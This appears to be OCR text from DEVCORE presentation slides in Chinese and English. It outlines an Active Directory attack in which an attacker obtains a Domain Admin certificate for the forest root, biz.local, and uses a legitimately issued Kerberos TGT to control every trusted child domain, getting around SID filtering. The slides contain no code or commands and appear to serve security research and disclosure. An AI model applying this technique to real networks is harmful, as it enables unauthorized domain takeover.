
DEVCORE

Pwns all trust domains within forest



DEVCORE


我的攻擊可以跨域呦
這題我看過啦
開 SID FILTERING 就沒事
沒錯吧...?
imgflip.com


biz.local
trust
SID Filtering
dmz.biz.local
kh.biz.local
tp.biz.local

DEVCORE

Request biz.local DA cert

biz.local

trust

SID Filtering

dmz.biz.local

kh.biz.local

tp.biz.local

DEVCORE


Attacker

=


biz.local
Domain Admin

DEVCORE

透過正常流程取得合法  TGT 票據




Kerberos
認證伺服器




DEVCORE

透過正常流程取得合法  TGT 票據




Kerberos
認證伺服器




正常票據可直接使用
無需額外修改票據 ExtraSid


DEVCORE


biz.local
trust
SID Filtering
dmz.biz.local
kh.biz.local
tp.biz.local

DEVCORE


biz.local
trust
SID Filtering
dmz.biz.local
kh.biz.local
tp.biz.local

